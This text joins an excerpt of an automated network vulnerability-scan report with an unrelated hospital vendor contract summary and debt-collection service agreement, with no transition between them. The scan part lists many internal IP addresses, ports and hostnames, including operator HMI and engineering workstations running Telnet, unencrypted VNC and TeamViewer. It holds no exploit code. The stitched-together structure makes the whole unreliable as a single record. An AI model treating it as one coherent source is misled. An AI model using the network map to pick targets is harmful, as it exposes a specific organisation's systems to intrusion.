Affected Nodes	192.168.2.5 on port 902/tcp 192.168.2.5 on port 5989/tcp 192.168.2.5 on port 443/tcp 192.168.2.3 on port 902/tcp 192.168.2.3 on port 5989/tcp 192.168.2.3 on port 443/tcp 10.100.2.53 (it05-100625) on port 8089/tcp

Additional Output	vPenTest Partner was able to confirm that the following compression method is supported by the target : DEFLATE (0x01)

STUN Detection	
Severity	
Description	The remote service supports the STUN (Session Traversal Utilities for NAT) protocol as described in RFC 5389. STUN helps client software behind a NAT router discover the external public address and the behavior of the router. Note that an earlier version of the protocol used a different acronym - 'Simple Traversal of User Datagram Protocol (UDP) Through Network Address Translators (NATs)' - as specified in RFC 3489. A STUN server is listening on the remote host.
Recommendation	n/a
References	https://en.wikipedia.org/wiki/Session_Traversal_Utilities_for_NAT https://tools.ietf.org/html/rfc5389
Affected Nodes	10.100.35.50 on port 3478/udp 10.100.2.45 on port 3478/udp
Additional Output	MAPPED-ADDRESS = 10.100.2.51:2660 SOURCE-ADDRESS = 0.0.0.0:0 CHANGED-ADDRESS = 0.0.0.0:0

Target Credential Status by Authentication Protocol - No Credentials Provided	
Severity	
Description	vPenTest Partner was not able to successfully authenticate directly to the remote target on an available authentication protocol. vPenTest Partner was able to connect to the remote port and identify that the service running on the port supports an authentication protocol, but vPenTest Partner failed to authenticate to the remote service using the provided credentials. There may have been a protocol failure that prevented authentication from being attempted or all of the provided credentials for the authentication protocol may be invalid. See plugin output for error details. Please note the following : - This plugin reports per protocol, so it is possible for valid credentials to be provided for one protocol and not another. For example, authentication may succeed via SSH but fail via SMB, while no credentials were provided for an available SNMP service. - Providing valid credentials for all available authentication protocols may improve scan coverage, but the value of successful authentication for a given protocol may vary from target to target depending upon what data (if any) is gathered from the target via that protocol. For example, successful authentication via SSH is more valuable for Linux targets than for Windows targets, and likewise successful authentication via SMB is more valuable for Windows targets than for Linux targets. vPenTest Partner was able to find common ports used for local checks, however, no credentials were provided in the scan policy.
Recommendation	n/a
References	n/a
Affected Nodes	192.168.2.74 on port 0/tcp 192.168.2.25 on port 0/tcp 192.168.2.22 on port 0/tcp 192.168.2.19 on port 0/tcp 192.168.2.18 on port 0/tcp 192.168.2.8 on port 0/tcp 192.168.2.6 on port 0/tcp 192.168.2.5 on port 0/tcp

10.100.35.104 on port 0/tcp
10.100.35.89 on port 0/tcp
10.100.35.77 on port 0/tcp
10.100.35.72 on port 0/tcp
192.168.2.3 on port 0/tcp
10.100.35.119 on port 0/tcp
10.100.35.51 on port 0/tcp
10.100.34.86 on port 0/tcp
10.100.34.85 on port 0/tcp
10.100.34.83 on port 0/tcp
10.100.34.81 on port 0/tcp
10.100.34.80 on port 0/tcp
10.100.34.77 on port 0/tcp
10.100.34.75 on port 0/tcp
10.100.34.73 on port 0/tcp
10.100.34.72 on port 0/tcp
10.100.34.71 on port 0/tcp
10.100.34.70 on port 0/tcp
10.100.34.69 on port 0/tcp
10.100.34.68 on port 0/tcp
10.100.34.66 on port 0/tcp
10.100.34.65 on port 0/tcp
10.100.34.63 on port 0/tcp
10.100.34.62 on port 0/tcp
10.100.34.60 on port 0/tcp
10.100.34.59 on port 0/tcp
10.100.34.58 on port 0/tcp
10.100.34.57 on port 0/tcp
10.100.34.55 on port 0/tcp
10.100.34.54 on port 0/tcp
10.100.34.53 on port 0/tcp
10.100.34.52 on port 0/tcp
10.100.34.51 on port 0/tcp
10.100.34.50 on port 0/tcp
10.100.33.59 on port 0/tcp
10.100.34.79 on port 0/tcp
10.100.34.78 on port 0/tcp
10.100.34.76 on port 0/tcp
10.100.34.74 on port 0/tcp
10.100.34.67 on port 0/tcp
10.100.34.64 on port 0/tcp
10.100.34.61 on port 0/tcp
10.100.34.56 on port 0/tcp
10.100.33.55 on port 0/tcp
10.100.33.54 on port 0/tcp
10.100.33.53 on port 0/tcp
10.100.33.50 on port 0/tcp
10.100.32.69 on port 0/tcp
10.100.32.65 on port 0/tcp
10.100.32.63 on port 0/tcp
10.100.32.62 on port 0/tcp
10.100.32.61 on port 0/tcp
10.100.32.59 on port 0/tcp
10.100.32.58 on port 0/tcp
10.100.32.57 on port 0/tcp
10.100.32.56 on port 0/tcp
10.100.32.55 on port 0/tcp
10.100.32.54 on port 0/tcp
10.100.32.53 on port 0/tcp
10.100.32.52 on port 0/tcp
10.100.32.51 on port 0/tcp
10.100.32.50 on port 0/tcp
10.100.31.80 on port 0/tcp
10.100.31.77 on port 0/tcp
10.100.31.75 on port 0/tcp
10.100.31.73 on port 0/tcp
10.100.31.71 on port 0/tcp
10.100.31.70 on port 0/tcp
10.100.31.67 on port 0/tcp

10.100.31.61 on port 0/tcp
10.100.31.59 on port 0/tcp
10.100.31.58 on port 0/tcp
10.100.31.56 on port 0/tcp
10.100.31.55 on port 0/tcp
10.100.31.53 on port 0/tcp
10.100.31.51 on port 0/tcp
10.100.31.50 on port 0/tcp
10.100.20.200 on port 0/tcp
10.100.20.195 on port 0/tcp
10.100.20.145 on port 0/tcp
10.100.20.38 (ssd505) on port 0/tcp
10.100.20.33 (lt186) on port 0/tcp
10.100.20.11 on port 0/tcp
10.100.20.7 on port 0/tcp
10.100.7.210 on port 0/tcp
10.100.7.201 on port 0/tcp
10.100.7.135 on port 0/tcp
10.100.7.131 on port 0/tcp
10.100.7.125 on port 0/tcp
10.100.7.119 on port 0/tcp
10.100.7.118 on port 0/tcp
10.100.7.116 on port 0/tcp
10.100.7.115 on port 0/tcp
10.100.7.111 on port 0/tcp
10.100.7.110 on port 0/tcp
10.100.7.101 (SmartTool-TMP) on port 0/tcp
10.100.7.98 on port 0/tcp
10.100.7.97 on port 0/tcp
10.100.7.96 on port 0/tcp
10.100.20.2 on port 0/tcp
10.100.7.136 on port 0/tcp
10.100.7.90 (HMI-01B) on port 0/tcp
10.100.7.88 (URSIOSSVR01) on port 0/tcp
10.100.7.87 (SmartTool) on port 0/tcp
10.100.7.86 (HIST-01A) on port 0/tcp
10.100.7.85 (MPM) on port 0/tcp
10.100.7.84 (HMI1) on port 0/tcp
10.100.7.82 (TESTPC06) on port 0/tcp
10.100.7.78 (OSSEM3_RIUHMI01) on port 0/tcp
10.100.7.77 (HMI-01A) on port 0/tcp
10.100.7.75 (IT03-5D3BVV1) on port 0/tcp
10.100.7.74 on port 0/tcp
10.100.7.73 (VSS-01A) on port 0/tcp
10.100.7.72 (DESKTOP-KOCHTQC) on port 0/tcp
10.100.7.71 (VSS-01B) on port 0/tcp
10.100.7.70 (EWS-01) on port 0/tcp
10.100.7.69 on port 0/tcp
10.100.7.66 (URSIOSSVR02) on port 0/tcp
10.100.7.62 (OSSEM2_RIOHMI01) on port 0/tcp
10.100.7.53 (URSHISTSVR01) on port 0/tcp
10.100.7.51 (it03-8ddvdv1) on port 0/tcp
10.100.7.50 (IT02-8ZWM353) on port 0/tcp
10.100.6.92 (IT01-1K7FLR2) on port 0/tcp
10.100.6.90 (IT01-FT0Y4Y2) on port 0/tcp
10.100.6.84 (IT01-G9S2YM2) on port 0/tcp
10.100.6.81 (IT01-CX9WNW1) on port 0/tcp
10.100.6.80 (IT01-486J8V1-Wiring-PC) on port 0/tcp
10.100.6.69 (IT01-9WQ7HD1) on port 0/tcp
10.100.6.68 (IT01-CMCW8Y1) on port 0/tcp
10.100.6.66 (IT01-GS97L02) on port 0/tcp
10.100.6.65 (IT01-B11Y4Y2) on port 0/tcp
10.100.7.95 (IT09-5Z5KN53) on port 0/tcp
10.100.6.62 (IT01-486G8V1) on port 0/tcp
10.100.6.60 (IT01-2VDFG12) on port 0/tcp
10.100.6.53 (IT01-8NQH353) on port 0/tcp
10.100.6.50 (IT02-FGXJ842) on port 0/tcp
10.100.5.68 (IT02-2SD5Y2) on port 0/tcp
10.100.5.67 (IT02-4RWKQ13) on port 0/tcp

	10.100.5.64 (CONMSAUTHMI601) on port 0/tcp 10.100.5.62 (IT02-DWCKN53) on port 0/tcp 10.100.5.61 (IT02-34HR733) on port 0/tcp 10.100.5.60 (IT08-DF9HLW2) on port 0/tcp 10.100.5.59 (IT06-G8F8HF1) on port 0/tcp 10.100.5.58 on port 0/tcp 10.100.5.56 (IT02-GS5WZY2) on port 0/tcp 10.100.5.55 (IT09-5Z5KN53) on port 0/tcp 10.100.5.53 on port 0/tcp 10.100.5.52 on port 0/tcp 10.100.5.51 (IT03-75NWST2) on port 0/tcp 10.100.6.57 (IT01-8WWKQ13) on port 0/tcp 10.100.3.64 (IT01-4P775Y2) on port 0/tcp 10.100.3.56 (IT02-FNFR2R1) on port 0/tcp 10.100.3.53 on port 0/tcp 10.100.3.51 (IT03-4M7MM32) on port 0/tcp 10.100.2.93 (IT10-DHVDT13) on port 0/tcp 10.100.2.83 (Training2) on port 0/tcp 10.100.2.82 (Training8) on port 0/tcp 10.100.2.70 (IT09-6GRJN53) on port 0/tcp 10.100.2.66 (IT10-34S1MQ1) on port 0/tcp 10.100.2.65 (IT09-JGYQ733) on port 0/tcp 10.100.2.64 (it10-g0wtsw1) on port 0/tcp 10.100.2.63 (WIN-NLN1IU84VKS) on port 0/tcp 10.100.2.62 on port 0/tcp 10.100.2.60 on port 0/tcp 10.100.2.59 (WIN-NLN1IU84VKS) on port 0/tcp 10.100.2.58 on port 0/tcp 10.100.2.57 on port 0/tcp 10.100.2.56 on port 0/tcp 10.100.2.55 (Training3) on port 0/tcp 10.100.2.53 (it05-100625) on port 0/tcp 10.100.2.52 (WIN-NLN1IU84VKS) on port 0/tcp 10.100.2.51 on port 0/tcp 10.100.2.49 (IT09-H42HYV1) on port 0/tcp 10.100.2.45 on port 0/tcp 10.100.1.99 (IT10-BVMFJX2) on port 0/tcp 10.100.1.97 (IT10-37HWTR1) on port 0/tcp 10.100.1.96 on port 0/tcp 10.100.1.76 (IT10-F8BP2R1) on port 0/tcp 10.100.1.68 (IT10-F20GXV1) on port 0/tcp 10.100.1.66 (IT10--HNGWST2) on port 0/tcp
Additional Output	`SMB was detected on port 445 but no credentials were provided.` `SMB local checks were not enabled.`

TeamViewer remote detection	
Severity	
Description	TeamViewer, a remote control service, is installed on the remote Windows host. A TeamViewer service has been detected on the remote host.
Recommendation	n/a
References	https://www.teamviewer.com/en/
Affected Nodes	10.100.7.70 (EWS-01) on port 0/tcp

Additional Output	`Path  : /`
	`  Version : unknown`
	`  Product : TeamViewer`

Telnet Server Detection	
Severity	

Description	The remote host is running a Telnet server, a remote terminal server. A Telnet server is listening on the remote port.
Recommendation	Disable this service if you do not use it.
References	n/a
Affected Nodes	192.168.2.2 on port 60000/tcp 10.100.35.5 on port 23/tcp 10.100.34.15 on port 23/tcp 10.100.34.5 on port 23/tcp 10.100.33.15 on port 23/tcp 10.100.33.5 on port 23/tcp 10.100.32.15 on port 23/tcp 10.100.32.5 on port 23/tcp 10.100.31.5 on port 23/tcp 10.100.7.74 on port 23/tcp 10.100.7.64 on port 23/tcp 10.100.7.63 on port 23/tcp 10.100.7.5 on port 23/tcp 10.100.6.26 on port 9999/tcp 10.100.6.5 on port 23/tcp 10.100.5.58 on port 23/tcp 10.100.5.25 on port 23/tcp 10.100.5.5 on port 23/tcp 10.100.4.5 on port 23/tcp 10.100.3.25 on port 23/tcp 10.100.3.5 on port 23/tcp 10.100.2.5 on port 23/tcp 10.100.1.25 on port 23/tcp 10.100.1.5 on port 23/tcp

Additional Output	`Here is the banner from the remote Telnet server :`
	
	`---------- snip ----------`
	
	`>`
	`---------- snip ----------`

TLS Version 1.3 Protocol Detection	
Severity	
Description	The remote service accepts connections encrypted using TLS 1.3. The remote service encrypts traffic using a version of TLS.
Recommendation	N/A
References	https://tools.ietf.org/html/rfc8446
Affected Nodes	10.100.35.50 on port 443/tcp 10.100.31.82 on port 443/tcp 10.100.31.81 on port 443/tcp 10.100.31.69 on port 443/tcp 10.100.31.69 on port 5061/tcp 10.100.31.60 on port 443/tcp 10.100.31.52 on port 443/tcp 10.100.31.54 on port 443/tcp 10.100.7.69 on port 443/tcp 10.100.2.51 on port 8834/tcp
Additional Output	`TLSv1.3 is enabled and the server supports at least one cipher.`

Universal Plug and Play (UPnP) Protocol Detection	
Severity	

Description	The remote device answered an SSDP M-SEARCH request. Therefore, it supports 'Universal Plug and Play' (UPnP). This protocol provides automatic configuration and device discovery. It is primarily intended for home networks. An attacker could potentially leverage this to discover your network architecture. The remote device supports UPnP.
Recommendation	Filter access to this port if desired.
References	https://en.wikipedia.org/wiki/Universal_Plug_and_Play https://en.wikipedia.org/wiki/Simple_Service_Discovery_Protocol http://quimby.gnus.org/internet-drafts/draft-cai-ssdp-v1-03.txt
Affected Nodes	192.168.2.17 on port 1900/udp 10.100.35.73 on port 1900/udp 10.100.35.50 on port 1900/udp 10.100.33.20 on port 1900/udp 10.100.31.82 on port 1900/udp 10.100.31.81 on port 1900/udp 10.100.31.69 on port 1900/udp 10.100.31.60 on port 1900/udp 10.100.31.54 on port 1900/udp 10.100.31.52 on port 1900/udp 10.100.7.150 on port 1900/udp 10.100.6.87 on port 1900/udp 10.100.6.20 on port 1900/udp 10.100.3.150 on port 1900/udp 10.100.3.151 on port 1900/udp 10.100.2.45 on port 1900/udp 10.100.1.151 on port 1900/udp 10.100.1.150 on port 1900/udp 10.100.1.80 on port 1900/udp

Additional Output	`The device responded to an SSDP M-SEARCH request with the following locations :`
	
	`http://192.168.2.17:80/upnp.jsp`
	
	`And advertises these unique service names :`
	
	`uuid:6f2e64a2-8ffa-40eb-abfc-C08ADE1D5F70::upnp:rootdevice`

VMWare STARTTLS Support

Severity	
Description	The remote VMWare server supports the use of encryption initiated during pre-login to switch from a cleartext to an encrypted communications channel. The remote service supports encrypting traffic.
Recommendation	n/a
References	n/a
Affected Nodes	192.168.2.5 on port 902/tcp 192.168.2.3 on port 902/tcp 10.100.5.51 (IT03-75NWST2) on port 902/tcp

Additional Output	`Here is the VMWare's SSL certificate that vPenTest Partner`
	`was able to collect after sending a pre-login packet :`
	
	`---------- snip ----------`
	`Subject Name:`
	
	`Country: US`
	`State/Province: California`
	`Locality: Palo Alto`
	`Organization: VMware, Inc`
	`Organization Unit: VMware ESX Server Default Certificate`
	`Email Address: ssl-certificates@vmware.com`

```
Common Name: localhost.localdomain
Unstructured Name: 1424180350,564d7761726520496e632e

Issuer Name:

Organization: VMware Installer

Serial Number: 5A 17 31 34 17 B4

Version: 3

Signature Algorithm: SHA-1 With RSA Encryption

Not Valid Before: Feb 17 13:39:11 2015 GMT
Not Valid After: Aug 18 13:39:11 2026 GMT

Public Key Info:

Algorithm: RSA Encryption
Key Length: 2048 bits
Public Key: 00 C6 9D A6 EF FC 4B C0 2A 96 E1 0D 6E 04 8E 97 8F C3 29 94
            5E 62 1F AC 06 D4 47 6F F6 29 37 D5 76 28 17 A6 24 9C 8F 29
            C0 05 39 03 B6 1C 6F 76 36 8F 97 59 B4 D1 73 6B 56 FC 20 88
            84 DA F6 75
------------ snipped ------------
```

VNC Server Unencrypted Communication Detection	
Severity	
Description	This script checks the remote VNC server protocol version and the available 'security types' to determine if any unencrypted 'security-types' are in use or available. A VNC server with one or more unencrypted 'security-types' is running on the remote host.
Recommendation	n/a
References	n/a
Affected Nodes	192.168.2.73 on port 5900/tcp 192.168.2.70 on port 5900/tcp 192.168.2.97 on port 5900/tcp 192.168.2.81 on port 5900/tcp 192.168.2.77 on port 5900/tcp 10.100.35.89 on port 5900/tcp 10.100.34.85 on port 5900/tcp 10.100.33.61 on port 5900/tcp 10.100.33.59 on port 5900/tcp 10.100.33.54 on port 5900/tcp 10.100.32.65 on port 5900/tcp 10.100.20.33 (lt186) on port 5900/tcp 10.100.7.201 on port 5900/tcp 10.100.6.90 (IT01-FT0Y4Y2) on port 5900/tcp 10.100.6.65 (IT01-B11Y4Y2) on port 5900/tcp 10.100.5.68 (IT02-2SD5Y2) on port 5900/tcp 10.100.5.60 (IT08-DF9HLW2) on port 5900/tcp 10.100.3.64 (IT01-4P775Y2) on port 5900/tcp 10.100.3.52 (IT10-CM1V8Y1) on port 5900/tcp 10.100.2.93 (IT10-DHVDT13) on port 5900/tcp 10.100.2.81 (WindUtilWS) on port 5900/tcp 10.100.2.66 (IT10-34S1MQ1) on port 5900/tcp 10.100.2.54 (IT09-1KBKLR2) on port 5900/tcp 10.100.2.53 (it05-100625) on port 5900/tcp 10.100.1.99 (IT10-BVMFJX2) on port 5900/tcp 10.100.1.76 (IT10-F8BP2R1) on port 5900/tcp
Additional Output	

```
The remote VNC server supports the following security types
which do not perform full data communication encryption by
default and thus should be checked to ensure that full data
encryption is enabled :
```

```
30 (Mac OSX SecType 30)
35 (Mac OSX SecType 35)
```

WebDAV Detection	
Severity	
Description	WebDAV is an industry standard extension to the HTTP specification. It adds a capability for authorized users to remotely add and manage the content of a web server. If you do not use this extension, you should disable it.
Recommendation	http://support.microsoft.com/default.aspx?kbid=241520
References	n/a
Affected Nodes	192.168.2.6 on port 80/tcp 10.100.7.110 on port 80/tcp
Additional Output	`n/a`

Web Server UPnP Detection	
Severity	
Description	vPenTest Partner was able to extract some information about the UPnP-enabled device by querying this web server. Services may also be reachable through SOAP requests. The remote web server provides UPnP information.
Recommendation	Filter incoming traffic to this port if desired.
References	https://en.wikipedia.org/wiki/Universal_Plug_and_Play
Affected Nodes	10.100.35.73 on port 1393/tcp 10.100.35.73 on port 1223/tcp 192.168.2.17 on port 80/tcp 10.100.35.73 on port 1093/tcp 10.100.35.73 on port 1468/tcp 10.100.33.20 on port 49152/tcp 10.100.31.82 on port 49152/tcp 10.100.31.81 on port 49152/tcp 10.100.31.69 on port 49152/tcp 10.100.31.60 on port 49152/tcp 10.100.31.54 on port 49152/tcp 10.100.31.52 on port 49152/tcp 10.100.7.150 on port 49152/tcp 10.100.6.87 on port 49152/tcp 10.100.6.20 on port 49152/tcp 10.100.3.151 on port 49152/tcp 10.100.3.150 on port 49152/tcp 10.100.1.151 on port 49152/tcp 10.100.1.150 on port 49152/tcp 10.100.1.80 on port 8008/tcp
Additional Output	

```
Here is a summary of http://192.168.2.17:80/upnp.jsp :

deviceType: urn:schemas-upnp-org:device:InternetGatewayDevice:1
friendlyName: ZoneDirector 192.168.2.17
manufacturer: Ruckus Wireless
manufacturerURL: http://www.ruckuswireless.com
modelName: ZD1106
modelDescription: Ruckus Wireless ZoneDirector
modelName: ZD1106
modelNumber: 9.4.3.0
modelURL: http://www.ruckuswireless.com/
serialNumber: 161323000755
ServiceID: urn:upnp-org:serviceId:Basic1
```

```
        serviceType: urn:schemas-upnp-org:service:WirelessSwitch:1
        controlURL: /upnp/control/Basic1
        eventSubURL: /upnp/event/Basic1
        SCPDURL: /BasicSCPD.xml
```

Hospital Vendor Contract Summary Sheet

1. ☒ **Existing Vendor** ☐ **New Vendor**

2. **Name of Contract:** Central States Recovery, LLC Service Agreement

3. **Contract Parties:**
   - Mangum Family Clinic
   - Central States Recovery, LLC

4. **Contract Type Services:** Collection Service Provider
   a. **Impacted Hospital Departments:** Revenue Cycle

5. **Contract Summary:** Service agreement allows CSR to collect unpaid account receivables over 120 days for the Mangum Family Clinic.

6. **Cost:** 25% of all collections with an increase to 50% if litigation is commenced.

7. **Prior Cost:** $0.00

8. **Term:** Will remain effective for the entire term unless terminated by either party
   a. **Termination Clause:** May be terminated by either Party upon at least sixty (60) days prior written notice to the other Party.

9. **Other: None.**

CENTRAL STATES RECOVERY, LLC
SERVICE AGREEMENT

THIS SERVICE AGREEMENT (this "Agreement") is made this ____ day of _____, 202 3 , by and between Central States Recovery, LLC, a Kansas limited liability company ("CSR"), and Mangum Family clinic _____ ("Client"). CSR and Client are sometimes hereinafter referred to individually as a "Party" and collectively as the "Parties".

WHEREAS, Client has unpaid accounts receivable which it desires to have collected and CSR is qualified to collect such accounts receivable; and

WHEREAS the Parties desire to enter into this Agreement to set forth the terms and condition under which CSR will provide collection services on behalf of Client.

NOW, THEREFORE, in consideration of the covenants contained herein, the Parties agree as follows**:**

1. Collection Services. CSR agrees to use commercially reasonable efforts to collect any and all amounts due and owing under each account receivable that is referred by Client and accepted by CSR from time to time (individually, an "Account" and collectively, the "Accounts") through legal and proper means, and in conformity with applicable federal and state laws and regulations including, but not limited to, the Federal Fair Debt Collection Practices Act. Notwithstanding the foregoing, CSR has no obligation under this Agreement to commence or participate in mediation, arbitration or litigation in connection with the collection of any Account.

2. Compensation for Services. Client agrees to pay CSR a contingent fee equal to twenty five _____ percent (25 %) of all amounts collected on each Account. Notwithstanding the foregoing, if litigation is commenced to collect any amounts due and owing under an Account, the contingency fee payable to CSR for such Account shall be increased to fifty _____ percent (50 %) of all amounts collected on such Account. If authorized by Client, CSR may (but is not obligated to) commence litigation to collect amounts due and owing under an Account. If litigation is commenced, Client shall be responsible for paying the court filing fees, service of process fees, and other miscellaneous legal costs (excluding attorneys' fees). Amounts collected in such litigation, if any, shall first be used to reimburse Client for the legal fees and costs paid by it and then the remaining amounts collected in such litigation, if any, will be split between Client and CSR with CSR receiving the above percentage of such remaining amounts. Attorneys' fees for any litigation shall be paid from the contingent fee payable to CSR in such litigation, if any.

3. Term. This Agreement may be terminated by either Party upon at least sixty (60) days prior written notice to the other Party. Upon termination of this Agreement, Client may request in writing that CSR return some or all Accounts to Client; provided, however, if an Account was referred by Client to CSR within the twelve (12) months immediately preceding the date of termination, CSR may (but is not obligated to) delay return of such Account to Client up to the date that is twelve (12) months after the date of such referral and the terms of this Agreement will continue to apply to such Account including, but not limited to, the compensation payable to CSR pursuant to paragraph 2. If Client fails to request a return of any Account, CSR may (but is not obligated to) continue collection of such Account and the terms of this Agreement will continue to apply to such Account.

4. Monthly Reports by CSR. CSR will provide monthly statements to Client setting forth all amounts collected by CSR on each Account during such calendar month, if any. The statement for each month will be furnished to Client on or before the fifteenth _____ (15th) day of the calendar month immediately following such month. A monthly statement shall also list the portions of the amounts

collected by CSR during the month that are payable to CSR and Client. CSR is authorized to retain its share of the amounts collected by CSR on the Accounts during each month and, subject to the right of set off under paragraph 5, Client will be paid its share of such amounts for such month on or before the due date for the statement for such month.

5. Collection by Client. CSR shall be entitled to payment of the compensation hereunder on all payments received by the Client, directly or indirectly (other than amounts received by CSR), on any Account. Client shall notify CSR of any such payment within five (5) business days after receipt thereof. CSR will include each such payment in its statement to Client for the month in which it received notice of such payment. In determining the Parties' respective share of amounts collected during any month, CSR may (but is not obligated to) set off its share of amounts collected by Client against the Client's share of amounts collected by CSR for such month. If CSR does not exercise such right of set off for any payment collected by Client, CSR's share of such payment shall be paid by Client to CSR within thirty (30) days CSR requests payment thereof.

6. Confidentiality. CSR shall forward to Client, and Client will respond to, all requests by the debtor(s) on the Accounts involving protected health information ("PHI"). It may be necessary for the Client to disclose PHI to CSR in order for CSR to provide the services under this Agreement. All PHI which CSR receives from the Client shall be kept confidential by CSR and shall not be used or disclosed by CSR for any purpose other than as specifically permitted under this Agreement. CSR shall maintain the privacy, security and confidentiality of such PHI in the manner as required by applicable laws and regulations, including without limitations, the Health Insurance Portability and Accountability Act of 1996, and the rules and regulations promulgated thereunder (collectively, "HIPAA") and subpart D of the Health Information Technology for Economic and Clinical Health Act ("HITECH"). The Parties acknowledge and agree that this Agreement constitutes the "Underlying Agreement" under any Business Associate Agreement by and between them (the "Business Associate Agreement"), and that this paragraph is intended to supplement, and not replace, the terms and provisions of the Business Associate Agreement. CSR as a business associate of Client agrees to comply with the terms of the Business Associate Agreement and shall require its employees, any sub-contractors, and agents to maintain the confidentiality of PHI in accordance with the Business Associate Agreement. CSR's obligation to protect the privacy of PHI is continuous and survives any termination, cancellation, expiration, or other conclusion of this Agreement or any other agreement between CSR and the Client.

7. Indemnification. Each Party hereby indemnifies and holds harmless the other Party (and its members, managers, stockholders, directors, officers, employees and agents), from and against any claim, loss, damage, cost, expense (including reasonable attorneys' fees) or liability arising out of, resulting from or related to any (i) breach of this Agreement by such Party, or (ii) any negligent or willful act or omission by such Party. Notwithstanding the foregoing, a Party shall have no liability to the other Party (and its members, managers, stockholders, directors, officers, employees and agents) with respect to its obligations under this Agreement or otherwise for consequential, exemplary, special, incidental, or punitive damages. In addition, CSR's liability with respect to any Account for any reason and upon any cause of action shall be limited to the amount actually paid to CSR in connection with such Account. This limitation applies to all causes of action in the aggregate including, but not limited to, breach of contract, breach of warranty, indemnity, negligence, strict liability, misrepresentations, and other torts.

8. Miscellaneous.

(a) This Agreement and the rights or obligations hereunder shall not be assigned, delegated, subcontracted, or otherwise transferred by either Party without the prior written consent of the other Party. This Agreement shall inure to the benefit of and be binding upon the Parties and their successors and permitted assigns.

(b) This Agreement may be executed simultaneously in two or more counterparts, each one of which shall be deemed the original, but all of which shall constitute one and the same instrument. A signed copy of this Agreement or an executed signature page of this Agreement delivered by facsimile, e-mail, or other means of electronic transmission shall be deemed to have the same legal effect as delivery of an original signed copy of this Agreement.

(c) Notwithstanding the fact that this Agreement has been drafted or prepared by one of the Parties, each of the Parties confirms that both it and its counsel have reviewed, negotiated, and adopted this Agreement as the joint agreement and understanding of the Parties. The language used in this Agreement will be deemed to be the language chosen by the Parties to express their mutual intent, and no rule of strict construction will be applied against any Party. All terms and any variations thereof shall be deemed to refer to masculine, feminine, or neuter, singular or plural, as the identity of the person or persons may require. Headings contained in this Agreement (and exhibits) are not to be considered part of this Agreement and are included solely for convenience and reference and are not intended to be full or accurate descriptions of the content thereof and shall have no force or effect. The exhibits attached to this Agreement are incorporated by reference into and are a part of this Agreement.

(d) CSR is an independent contractor with the right to exercise its independent judgment in carrying out its obligations under this Agreement. Nothing in this Agreement is intended to create or shall be deemed or construed to create any relationship between the Parties other than that of independent contractors, solely for the purposes of effecting the provision of this Agreement.

(e) This Agreement (and the exhibits) constitutes the entire agreement of the Parties with respect to the subject matter hereof, and supersedes and merges with all prior agreements, communications, and understandings between the Parties relating to the subject matter hereof. Any amendment to this Agreement (or the exhibits) must be approved in writing by the Parties.

(f) Except as provided in paragraph 7 with respect to indemnification in favor of the Parties' respective members, managers, stockholders, directors, officers, employees and agents, nothing in this Agreement shall confer any rights upon any person other than the Parties hereto and their respective successors and assigns.

(g) Any notices, communications and waivers under this Agreement shall be in writing and shall be (i) delivered in person, (ii) mailed, postage prepaid, either by registered or certified mail, return receipt requested, or (iii) by overnight express carrier, addressed in each case to the following address or to any other address a Party shall designate in a written notice to the other Party:

To CSR: Central States Recovery
Attn: Scott Miles
1314 N Main
Hutchinson, KS 67501

To Client: Address listed on signature page.

All notices sent pursuant to the terms of this subparagraph shall be deemed received (i) if personally delivered, then on the date of delivery, (ii) if sent by overnight, express carrier, then on

the next business day immediately following the day sent, or (iii) if sent by registered or certified mail, then on the earlier of the third business day following the day sent or when actually received.

(h) The invalidity or unenforceability of any provision hereof shall not affect the other provisions hereof and this Agreement shall be construed in all respects as if such invalid or unenforceable provision had been omitted.

(i) No terms of this Agreement may be waived except by a written instrument signed by the Party waiving compliance. The waiver of a breach of any provision of this Agreement shall not operate or be construed as a waiver of any subsequent breach.

(j) With regard to all dates and time periods set forth or referred to in this Agreement, time is of the essence.

(k) This Agreement and the rights and obligations of the Parties hereunder shall be construed, interpreted and enforced in accordance with, and governed by, the laws of the State of Kansas (without regard to its conflicts of laws principles).

(l) Survival of Obligations. Any provision or covenant of this Agreement by its terms or by reasonable implication are to be performed in whole or in part, after the expiration or termination of this Agreement shall survive such expiration or termination (including, without limitation, the covenants set forth in paragraphs 3, 5 and 6, and the indemnity provisions set forth in paragraph 7).

IN WITNESS WHEREOF, the Parties hereto have caused this Agreement to be signed as of the date first set forth above.

CSR:

By: Scott M. Miles

Title: President

Date: June 15, 2023

Email: smiles@csrecovery.com

Client: Mangum Family Clinic

By: _____

Title: _____

Date: _____

Email: _____

Address: 118 S Louis Tittle

Mangum, OK 73554